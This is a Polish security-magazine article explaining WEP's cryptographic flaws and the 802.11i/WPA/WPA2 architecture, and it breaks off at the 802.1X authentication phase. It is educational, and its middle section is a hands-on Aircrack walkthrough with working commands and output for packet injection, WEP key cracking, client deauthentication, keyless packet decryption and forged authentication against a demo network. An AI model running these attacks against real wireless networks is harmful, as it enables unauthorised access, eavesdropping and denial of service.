Temat numeru

Bezpieczeństwo Wi-Fi – WEP, WPA i WPA2

Guillaume Lehembre 

stopień trudności

Wi-Fi, czyli Wireless Fidelity, jest obecnie jedną z wiodących technologii bezprzewodowych, a jej obsługa pojawia się w coraz to nowych urządzeniach: laptopach, palmtopach, telefonach komórkowych. Często pomijanym aspektem konfiguracji Wi-Fi pozostaje, niestety, bezpieczeństwo. W tym artykule przyjrzymy się zabezpieczeniom, jakie oferują dostępne implementacje Wi-Fi.

Nawet jeśli zabezpieczenia urządzeń Wi-Fi są włączane, to najczęściej stosowany jest w nich słabo szyfrowany protokół – na przykład WEP. Za chwilę przyjrzymy się słabościom WEP i przekonamy się, że jego złamanie jest bardzo proste. Godny pożałowania poziom zabezpieczeń oferowany przez WEP w pełni uzasadnia potrzebę wprowadzenia nowej architektury bezpieczeństwa w postaci standardu 802.11i – poznamy zatem również komercyjne implementacje tego standardu, WPA i WPA2. Przeanalizujemy nie tylko ich zalety, ale i pierwsze znane słabości, a także możliwości integracji z systemami operacyjnymi.

Odpoczywaj w pokoju, WEP

WEP (*Wired Equivalent Privacy*) był domyślnym protokołem wprowadzonym w pierwszym standardzie IEEE 802.11 jeszcze w 1999 roku. Bazuje na algorytmie szyfrującym RC4, w którym tajny klucz o długości 40 lub 104 bitów jest łączony z 24-bitowym wektorem inicjalizacyjnym (WI), tworząc ciąg używany do zaszyfrowania tekstu jawnego *M* oraz jego sumy kontrolnej ICV (*Integrity Check Value*). Ostateczny szyfrogram *C* był zatem wyliczany według następującego wzoru:

$$C = [\, M \,||\, \mathrm{ICV}(M) \,] + [\, \mathrm{RC4}(K \,||\, \mathrm{WI}) \,]$$

gdzie || jest operatorem konkatenacji, a + jest operatorem XOR. Widać tu wyraźnie, że bezpieczeństwo transmisji WEP zależy od wektora inicjalizacyjnego, który dla utrzymania przyzwoite-

Z artykułu dowiesz się...

- jakie są słabości algorytmu szyfrującego WEP,
- na czym polega działanie standardu 802.11i oraz jego komercyjnych implementacji: WPA i WPA2,
- podstaw protokołu 802.1x,
- jakie są potencjalne słabości WPA i WPA2.

Powinieneś wiedzieć...


- powinieneś znać podstawy działania protokołów TCP/IP i Wi-Fi,
- powinieneś orientować się w podstawowych pojęciach kryptograficznych.

go poziomu zabezpieczeń i minimalizacji ujawnień powinien być zwiększany dla każdego pakietu tak, by każdy kolejny pakiet był szyfrowany innym kluczem. Niestety, WI jest przesyłany otwartym tekstem a standard 802.11 nie przewiduje obowiązkowej jego inkrementacji. W efekcie dostępność tego zabezpieczenia zależy wyłącznie od implementacji standardu, która będzie działać na konkretnej stacji bezprzewodowej (punkcie dostępowym lub karcie bezprzewodowej).

Krótka historia WEP

Protokół WEP nie został stworzony przez specjalistów w dziedzinie bezpieczeństwa i kryptografii, toteż wkrótce po jego wprowadzeniu okazało się, że opisane cztery lata wcześniej słabości algorytmu RC4 są aktualne i tutaj. W 2001 roku Scott Fluhrer, Itsik Mantin i Adi Shamir (znani pod kolektywnymi inicjałami FMS) opublikowali głośny artykuł o WEP, opisujący poważne podatności algorytmu szyfrującego RC4 na dwa rodzaje ataków: atak na niezmienność klucza i atak ze znanym WI. Oba wykorzystują fakt, że dla niektórych wartości klucza początkowe bajty strumienia mogą być zależne jedynie od kilku bitów klucza szyfrującego – choć teoretycznie każdy bit strumienia powinien różnić się od poprzedniego z prawdopodobieństwem 50%. Klucz szyfrujący jest tu tworzony przez proste sklejenie klucza tajnego z WI, toteż w istocie dla niektórych wartości WI istnieją klucze słabe.

Podatności na ataki zostały wykorzystane w praktyce przez takie narzędzia, jak na przykład *AirSnort*, potrafiące odtworzyć klucze WEP na podstawie analizy dostatecznie dużej ilości zaszyfrowanych pakietów. O ile jednak w ruchliwej sieci taki atak można było przypuścić w rozsądnym czasie, o tyle co do zasady czas przez niego wymagany był dość długi. David Hulton (*h1kari*) opracował zoptymalizowaną wersję tego ataku, uwzględniającą w wyliczeniach nie tylko pierwszy bajt wyniku RC4 (jak to miało miejsce w metodzie FMS), ale również kolejne bajty, co pozwoliło nieco zmniejszyć ilość danych niezbędnych do odtworzenia klucza.



Rysunek 1. *Protokół szyfrujący WEP*

Tabela 1. *Karta chorobowa protokołu WEP*

Data	Opis
wrzesień 1995	Odkrycie potencjalnej słabości algorytmu RC4 (Wagner)
październik 2000	Pierwsza publikacja opisująca podatności WEP: *Unsafe at any key size; An analysis of the WEP encapsulation* (Walker)
maj 2001	Indukcyjny atak z wybranym tekstem jawnym na WEP/WEP2 (Arbaugh)
lipiec 2001	Atak na CRC z przerzucaniem bitów – *Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
sierpień 2001	Ataki FMS – *Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir)
sierpień 2001	Publikacja AirSnorta
luty 2002	Zoptymalizowane ataki FMS autorstwa *h1kari*
sierpień 2004	Ataki KoreKa z niepowtarzalnymi WI, publikacja narzędzi chopchop i chopper
lipiec/sierpień 2004	Narzędzia Aircrack (Devine) i WepLab (Sanchez) implementujące ataki KoreKa

Z etapem sprawdzania integralności wiąże się również poważna słabość wynikająca z użycia CRC32 jako algorytmu sumy kontrolnej. CRC32 jest wprawdzie często używany do wykrywania błędów transmisji, ale ze względu na liniowość przetwarzania nigdy nie był uważany za algorytm kryptograficznie bezpieczny. Już cztery lata temu dowiedli tego Nikita Borysow, Ian Goldberg i David Wagner.

Po tych odkryciach powszechnie przyjęto, że oferowany przez WEP poziom bezpieczeństwa nadaje się wyłącznie dla użytkowników domowych i aplikacji bez znaczenia krytycznego. Nawet to zastrzeżenie straciło jednak rację bytu w 2004 roku, gdy pojawiły się ataki KoreKa (uogólnione ataki FMS korzystające z optymalizacji *h1kariego*) oraz odwrotny atak indukcyjny Arbaugha, pozwalające na deszyfrowanie dowolnych pakietów bez znajomości klucza z wykorzystaniem techniki wstrzykiwania pakietów. Narzędzia implementujące te techniki, na przykład *Aircrack* autorstwa Christophe'a Devine'a czy *WepLab* José Ignacia Sáncheza, potrafią odtworzyć 128-bitowy klucz WEP w zaledwie 10 minut (czasem trochę dłużej, w zależności od konkretnego punktu dostępowego i karty sieciowej).

Dodanie wstrzykiwania pakietów znacznie skróciło czas łamania zabezpieczeń WEP, gdyż odtworzenie klucza nie wymagało już milionów, a zaledwie tysięcy pakietów o różnych WI – około 150 000 dla 64-bitowego klucza WEP i 500 000 dla klucza 128-bitowego. Technika wstrzykiwania pozwala zebrać potrzebne dane dosłownie w kilka minut. Protokół WEP jest zatem nieodwołalnie

Listing 1. *Włączenie trybu monitorowania*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

Listing 2. *Wykrywanie pobliskich sieci bezprzewodowych i ich klientów*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

martwy (patrz Tabela 1) i nie należy go używać, nawet w przypadku stosowania rotacji kluczy.

Wady bezpieczeństwa protokołu WEP można podsumować następująco:

- słabości algorytmu RC4 przeniesione na WEP ze względu na metodę generowania klucza,
- zbyt krótki WI (24 bity – wystarczy niecałe 5000 pakietów, by osiągnąć pięćdziesięcioprocentowe prawdopodobieństwo kolizji) i dopuszczenie powtórnego wykorzystania tego samego WI (brak ochrony przed atakami z powtórzeniem wiadomości),
- brak przyzwoitego sprawdzania integralności (algorytm CRC32 nadaje się do wykrywania błędów, ale nie jest kryptograficznie bezpieczny ze względu na swą liniowość),
- brak wbudowanej metody aktualizacji kluczy.

Łamanie kluczy WEP z pomocą Aircracka

O łatwości łamania zabezpieczeń WEP można się przekonać korzystając z narzędzia Aircrack, stworzonego przez francuskiego badacza Christophe'a Devine'a. Pakiet Aircrack zawiera trzy podstawowe narzędzia, odpowiadające trzem kolejnym fazom ataku:

- airodump: sniffer do wykrywania sieci obsługujących WEP,
- aireplay: narzędzie do wstrzykiwania pakietów,
- aircrack: łamacz kluczy WEP przetwarzający niepowtarzalne WI zebrane podczas nasłuchu.

Wstrzykiwanie z wykorzystaniem aireplay działa jedynie dla wybranych chipsetów bezprzewodowych, a w trybie monitorowania wymaga dodatkowo zmodyfikowanych wersji najnowszych sterowników. Tryb monitorowania jest odpowiednikiem trybu *promiscuous* dla sieci przewodowych i polega na nieodrzucaniu pakietów przeznaczonych dla innych kart sieciowych (co ma zwykle miejsce w warstwie fizycznej modelu OSI), czyli w efekcie na przechwytywaniu wszystkich otrzymywanych pakietów. Zmodyfikowane sterowniki pozwalają jednocześnie odbierać i wstrzykiwać pakiety na tej samej karcie.

Głównym celem ataku jest generowanie sztucznego ruchu między uprawnionym klientem sieci a punktem dostępowym, co pozwala przechwytywać niepowtarzalne WI. Pewne rodzaje zaszyfrowanych informacji można łatwo rozpoznać, gdyż mają one, na przykład, stałą długość czy stały adres docelowy. Dotyczy to między innymi pakietów żądań ARP (patrz Ramka *Żądania ARP*), które są zawsze wysyłane na adres rozgłoszeniowy (FF:FF:FF:FF:FF:FF) i mają stałą długość 68 bajtów. Możliwe jest ciągłe wysyłanie żądań ARP do tego samego komputera, co sprawi, że będzie on szyfrował identyczne wiadomości z kolejnymi wartościami WI.

W poniższych przykładach 00:13:10:1F:9A:72 jest adresem MAC punktu dostępowego (BSSID) na kanale 1 o SSID *hakin9demo*, a 00:09:5B:EB:C5:2B jest adresem MAC klienta sieci bezprzewodowej (w zależności od przypadku korzystającego z WEP lub z WPA-PSK). Wykonanie opisywanych poleceń wymaga uprawnień *roota*.

Zaczynamy od przełączenia naszej karty bezprzewodowej (w tym przypadku karty z chipsetem Atheros) w tryb monitorowania, co pozwoli przechwytywać wszystkie pakiety (Listing 1). Kolejnym etapem jest wykrycie pobliskich sieci i ich klientów poprzez skanowanie wszystkich 14 możliwych kanałów, z jakich mogą korzystać sieci Wi-Fi (Listing 2).

Wynik widoczny na Listingu 2 należy interpretować następująco: punkt dostępowy o BSSID 00:13:10:1F:9A:72 używa szyfrowania WEP na kanale 1 z SSID *hakin9demo*, a z siecią skojarzony jest jeden uwierzytelniony klient o adresie MAC 00:0C:F1:19:77:5C.

Gdy już namierzyliśmy sieć docelową, musimy uruchomić przechwytywanie pakietów na odpowiednim kanale, by uniknąć przepuszczania pakietów podczas niepotrzebnego skanowania kolejnych kanałów.

Żądania ARP

Opisany w RFC826 protokół ARP (*Address Resolution Protocol*) służy do tłumaczenia 32-bitowego adresu IP na 48-bitowy adres ethernetowy (bowiem sieci Wi-Fi również korzystają z protokołu Ethernet). Dla przykładu załóżmy, że komputer A (192.168.1.1) chce się porozumieć z komputerem B (192.168.1.2), co wymaga przetłumaczenia znanego adresu IP odbiorcy na adres MAC z pomocą protokołu ARP. Komputer A wysyła więc pakiet rozgłoszeniowy zawierający adres IP adresata (*Who has 192.168.1.2? Tell 192.168.1.1*). Widząc w zapytaniu swój własny adres, komputer B zwraca odpowiedź (*192.168.1.2 is at 01:23:45:67:89:0A*), która z reguły jest następnie składowana w pamięci podręcznej.

Następujące polecenie ponownie da taki sam wynik, jak na Listingu 2:


```
# airodump ath0 wep-crk 1
```

Teraz możemy już wykorzystać zebrane informacje do wstrzyknięcia pakietów za pomocą narzędzia *aireplay*. Proces wstrzykiwania rozpocznie się w momencie zarejestrowania w monitorowanej sieci żądania ARP, dotyczącego namierzanego BSSID:

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

Pozostaje już tylko odtworzyć klucz WEP za pomocą narzędzia aircrack. Skorzystanie z pliku *pcap* pozwoli uruchomić ten ostatni etap, gdy airodump nadal rejestruje pakiety (Rysunek 2 przedstawia wyniki):

```
# aircrack -x -0 wep-crk.cap
```



Rysunek 2. *Wyniki pracy Aircracka po kilku minutach*

Inne odmiany ataków z narzędziem Aircrack

Aircrack pozwala przeprowadzać także kilka innych, równie ciekawych ataków. Przyjrzyjmy się bliżej kilku z nich.

Atak 2: Anulowanie uwierzytelnienia

Ta metoda ataku może posłużyć do odtworzenia ukrytego, czyli nierozgłaszanego SSID, przechwycenia czteroetapowej negocjacji połączenia WPA lub zablokowania usługi (więcej o tym ostatnim zastosowaniu w części poświęconej protokołowi 802.11i). Celem ataku jest zmuszenie klienta do ponownego uwierzytelnienia się w sieci, co w połączeniu z brakiem uwierzytelniania dla ramek sterujących (odpowiedzialnych właśnie za uwierzytelnianie, kojarzenie z siecią itd.) pozwala napastnikowi fałszować adresy MAC.

Za pomocą poniższego polecenia można zmusić klienta sieci bezprzewodowej do ponownego uwierzytelnienia, podszywając się pod BSSID i wysyłając odpowiednio spreparowane pakiety na adres MAC klienta:

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Możliwa (choć nie zawsze skuteczna) jest masowa wersja tego ataku, polegająca na wielokrotnym podszywaniu się pod BSSID i wysyłaniu pakietów wymuszających uwierzytelnienie na adres rozgłoszeniowy:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Atak 3: Deszyfrowanie dowolnych pakietów WEP bez znajomości klucza

Atak ten wykorzystuje stworzone przez KoreKa narzędzie typu *proof-of-concept* o nazwie *chopchop*, pozwalające deszyfrować pakiety WEP bez znajomości klucza. Stosowane w protokole WEP sprawdzenie integralności pozwala napastnikowi modyfikować zarówno szyfrogram, jak i jego CRC. Co gorsze, wykorzystanie operatora XOR w protokole WEP oznacza, że dany bajt szyfrogramu jest zależny od odpowiadającego mu pozycją bajtu wiadomości jawnej. Próba odgadnięcia ostatniego bajtu wiadomości wymaga zatem usunięcia ostatniego bajtu szyfrogramu i zastąpienia go innym, a następnie wysłania zmodyfikowanego pakietu z powrotem do sieci.

Jeśli bajt nie zostanie odgadnięty, punkt dostępowy odrzuci pakiet i trzeba będzie spróbować jeszcze raz. Jeśli natomiast pakiet zostanie przyjęty i przekazany dalej, to bajt został poprawnie odgadnięty. Powtórzenie procedury dla wszystkich bajtów wiadomości pozwoli odszyfrować pakiet WEP i odtworzyć strumień klucza. Wiemy już, że zwiększanie WI kolejnych pakietów nie jest w protokole WEP obowiązkowe, toteż wykorzystanie odtworzonego strumienia i przechwyconego WI do szyfrowania sfałszowanych pakietów nie jest trudne.

Wykonanie ataku wymaga, by karta bezprzewodowa nasłuchiwała na odpowiednim kanale w trybie monitorowania (tak samo, jak w poprzednim przykładzie), a ofiarą ataku powinien być poprawnie skojarzony klient sieci (w naszym przypadku ponownie będzie nim 00:0C:F1:19:77:5C). Aireplay będzie nas pytać o pozwolenie wykorzystania kolejnych zaszyfrowanych pakietów (Listing 3). W wyniku zostaną utworzone dwa pliki *pcap*: jeden dla odszyfrowanego pakietu, a drugi dla strumienia klucza użytego do szyfrowania. Pliki te można przeglądać za pomocą dowolnego narzędzia przeznaczonego do tego celu – my sko-

Listing 3. *Deszyfrowanie pakietów WEP bez znajomości klucza*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Listing 4. *Czytanie pliku pcap utworzonego w wyniku ataku*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72 SA:00:0c:f1:19:77:5c DA:00:13:10:1f:9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

Listing 5. *Wielokrotne wysyłanie sfałszowanego pakietu*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

rzystamy z programu *tcpdump*. Listing 4 przedstawia odszyfrowane żądanie echa (*ping*) wymienione między dwoma komputerami.

Znajomość strumienia klucza pozwala też fałszować pakiety. Oto sfałszowane żądanie ARP wysłane z rzekomego 192.168.2.123 (00:0C:F1:19:77:5C) do 192.168.2.103:

```
# arpforge \
  replay_dec-0916-114019.xor \
  1 \
  00:13:10:1F:9A:72 \
  00:0C:F1:19:77:5C \
  192.168.2.123 \
  192.168.2.103 \
  forge-arp.cap
```

Pozostaje już tylko wielokrotnie wysłać ten pakiet za pomocą *aireplay* (patrz Listing 5).

Przedstawiona metoda ataku jest mniej zautomatyzowana niż mechanizm fałszowania żądań ARP wbudowany w Aircracka (włączany przełącznikiem `-1`), ale za to bardziej elastyczna. Napastnik może wykorzystać odtworzony strumień klucza do sfałszowania dowolnego pakietu o długości nieprzekraczającej długości klucza; dłuższe pakiety wymagałyby znajomości większej części strumienia klucza.

Atak 4: Fałszowanie uwierzytelniania

Opisana wcześniej metoda łamania klucza (ataki 1 i 3) wymaga, by uprawniony klient (fizyczny lub wirtualny, choć fizyczny jest lepszy) był skojarzony z punktem dostępowym. W przeciwnym razie punkt dostępowy mógłby odrzucać pakiety kierowane pod nieskojarzony adres.

Jeśli stosowane jest otwarte uwierzytelnianie, to możliwe jest też uwierzytelnienie dowolnego klienta i skojarzenie go z punktem dostępowym, ale ten ostatni odrzuci wszelkie pakiety niezaszyfrowane odpowiednim kluczem WEP. Przykład z Listingu 6 ilustruje wykorzystanie aireplay do sfałszowania żądania uwierzytelnienia i skojarzenia dla SSID *hakin9demo* (BSSID: 00:13:10:1F:9A:72) o sfałszowanym adresie MAC 0:1:2:3:4:5.

Niektóre punkty dostępowe wymagają od klientów powtórnego uwierzytelniania co 30 sekund. Aireplay umożliwia naśladowanie tego zachowania – wystarczy jako drugą opcję w wierszu poleceń podać wartość `30`.

802.11i

W styczniu 2001 roku stworzono w ramach IEEE grupę projektową *i*, mającą za zadanie ulepszenie mechanizmów uwierzytelniania i szyfrowania danych protokołu 802.11. W kwietniu 2003 roku Wi-Fi Alliance (organiza-

IEEE 802.1X i EAP

Protokół uwierzytelniania IEEE 802.1X (znany też pod nazwą *Port-Based Network Access Control*) został pierwotnie stworzony dla sieci przewodowych. Zapewnia on mechanizmy uwierzytelniania, autoryzacji, dystrybucji klucza i kontroli dostępu użytkowników dołączających do sieci. Architektura IEEE 802.1X obejmuje trzy podmioty funkcjonalne:

- petenta (*supplicant*) dołączającego do sieci,
- podmiot uwierzytelniający odpowiedzialny za kontrolę dostępu,
- serwer uwierzytelniania podejmujący decyzje o autoryzacji.

W sieciach bezprzewodowych za uwierzytelnianie odpowiada punkt dostępowy. Każdy fizyczny port sieci (a w przypadku sieci bezprzewodowych – port wirtualny) dzielony jest na dwa porty logiczne, razem składające się na obiekt dostępu do portu, czyli PAE (*Port Access Entity*). PAE uwierzytelniania jest zawsze otwarty i przepuszcza jego ramki, natomiast PAE usług jest otwierany dopiero wtedy, gdy jest w stanie autoryzowanym – czyli po udanym uwierzytelnieniu – i tylko na określony czas (domyślnie 3600 sekund). Decyzja o dopuszczeniu dostępu jest na ogół podejmowana przez trzecią stronę komunikacji, czyli serwer uwierzytelniania, którym może być zarówno osobny serwer Radius, jak i prosty proces działający w ramach punktu dostępowego (na przykład w sieciach domowych). Rysunek 3 ilustruje proces komunikacji podmiotów 802.1X.

Standard 802.11i wprowadza w IEEE 802.1X drobne zmiany dla potrzeb sieci bezprzewodowych, mające na celu zabezpieczenie przed kradzieżą tożsamości. Wprowadzone zostało dodatkowe uwierzytelnianie wiadomości, które pozwala upewnić się, że zarówno petent, jak i podmiot uwierzytelniający mają wyliczone tajne klucze i włączyli szyfrowanie przed uzyskaniem dostępu do sieci.

Petent i podmiot uwierzytelniający komunikują się za pomocą protokołu opartego na EAP, przy czym rola tego drugiego jest w zasadzie pasywna – może on po prostu przekazywać wszystkie żądania uwierzytelnienia do serwera. EAP określa ogólne zasady transportu różnego rodzaju metod uwierzytelniania i dopuszcza bardzo ograniczoną liczbę komunikatów (*Request*, *Response*, *Success*, *Failure*). Inne komunikaty zależą już od wybranej metody uwierzytelnienia: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM itd. Po zakończeniu tego procesu obie strony (petent i serwer uwierzytelniający) mają własny, tajny klucz nadrzędny. Komunikacja między podmiotem uwierzytelniającym a serwerem odbywa się poprzez protokół EAPOL (*EAP Over LAN*), stosowany w sieciach bezprzewodowych do przenoszenia danych EAP w ramach protokołów wyższego poziomu (na przykład protokołu Radius).

cja mająca za cel popularyzację i certyfikację rozwiązań Wi-Fi) ogłosiła oficjalną rekomendację w reakcji na wątpliwości użytkowników korporacyjnych co do bezpieczeństwa sieci bezprzewodowych. Było jednak oczywiste, że wszelkie nowe rozwiązania będą musiały bazować na wykorzystaniu istniejącego sprzętu.

W czerwcu 2004 roku przyjęto ostateczną wersję standardu 802.11i, której wersja komercyjna otrzymała od Wi-Fi Alliance nazwę WPA2. Standard IEEE 802.11i wprowadzał szereg fundamentalnych zmian, na przykład oddzielenie uwierzytelniania użytkowników od zapewniania integralności i poufności danych, tworząc tym samym niezawodną i skalowalną architekturę bezpieczeństwa nadającą się tak samo dobrze dla sieci domowych, jak dla dużych sieci korporacyjnych. Nowa architektura sieci bezprzewodowych nosi nazwę *Robust Security Network* (RSN) i wykorzystuje uwierzytelnianie z protokołem 802.1X, niezawodną dystrybucję klucza oraz nowe mechanizmy zapewniania integralności i poufności.

Architektura RSN jest bardziej skomplikowana od jego poprzednika, ale za to pozwala tworzyć bezpieczne i skalowalne systemy komunikacji bezprzewodowej. Sieć RSN z założenia dopuszcza wyłącznie urządzenia z obsługą RSN, lecz standard IEEE 802.11i przewiduje też przejściową architekturę TSN (*Transitional Security Network*), dopuszczającą współpracę systemów RSN i WEP – tym samym dającą użytkownikom więcej czasu na przyszłą wymianę sprzętu. Jeśli proces uwierzytelniania lub kojarzenia między punktami sieci odbywa się z wykorzystaniem negocjacji czteroetapowej, to ustalone w ten sposób skojarzenie nosi nazwę RSNA (*Robust Security Network Association*).

Nawiązanie bezpiecznego kontekstu komunikacji składa się z czterech faz (patrz Rysunek 4):

- uzgodnienia polityki bezpieczeństwa,
- uwierzytelniania 802.1X,
- generowania i dystrybucji klucza,
- zapewnienia integralności i poufności danych w ramach architektury RSNA.

Faza 1: Uzgodnienie polityki bezpieczeństwa

W ramach pierwszej fazy komunikujące się strony muszą uzgodnić stosowaną politykę bezpieczeństwa. Polityki obsługiwane przez punkt dostępowy są ogłaszane jako parametr *Beacon* lub zwracane w komunikacie *Probe Respond*, stanowiącym odpowiedź na nadesłany przez klienta *Probe Request*. Potem następuje standardowe otwarte uwierzytelnianie (podobne, jak w przypadku sieci TSN, gdzie uwierzytelnianie jest zawsze udane). Odpowiedź klienta jest dołączana do żądania skojarzenia (*Association Request*) i zatwierdzana za pomocą odpowiedzi odesłanej przez punkt dostępowy (*Association Response*). Informacje o polityce bezpieczeństwa są przesyłane

Listing 6. *Fałszywe uwierzytelnianie*

```
# aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

w ramach pola IE (*Information Element*) ramki RSN, określającego:

- obsługiwane metody uwierzytelniania (802.1X, *Pre-Shared Key* (PSK)),
- protokoły bezpieczeństwa dla transmisji pojedynczej (CCMP, TKIP itd.) – zestaw szyfrów do komunikacji jeden do jednego,
- protokoły bezpieczeństwa dla transmisji grupowej (CCMP, TKIP itd.) – zestaw szyfrów do komunikacji grupowej,
- obsługę wstępnego uwierzytelniania, dzięki któremu użytkownicy mogą się płynnie przełączać między różnymi punktami dostępowymi w tej samej sieci.


Rysunek 5 przedstawia przebieg pierwszej fazy.

Faza 2: uwierzytelnianie 802.1X

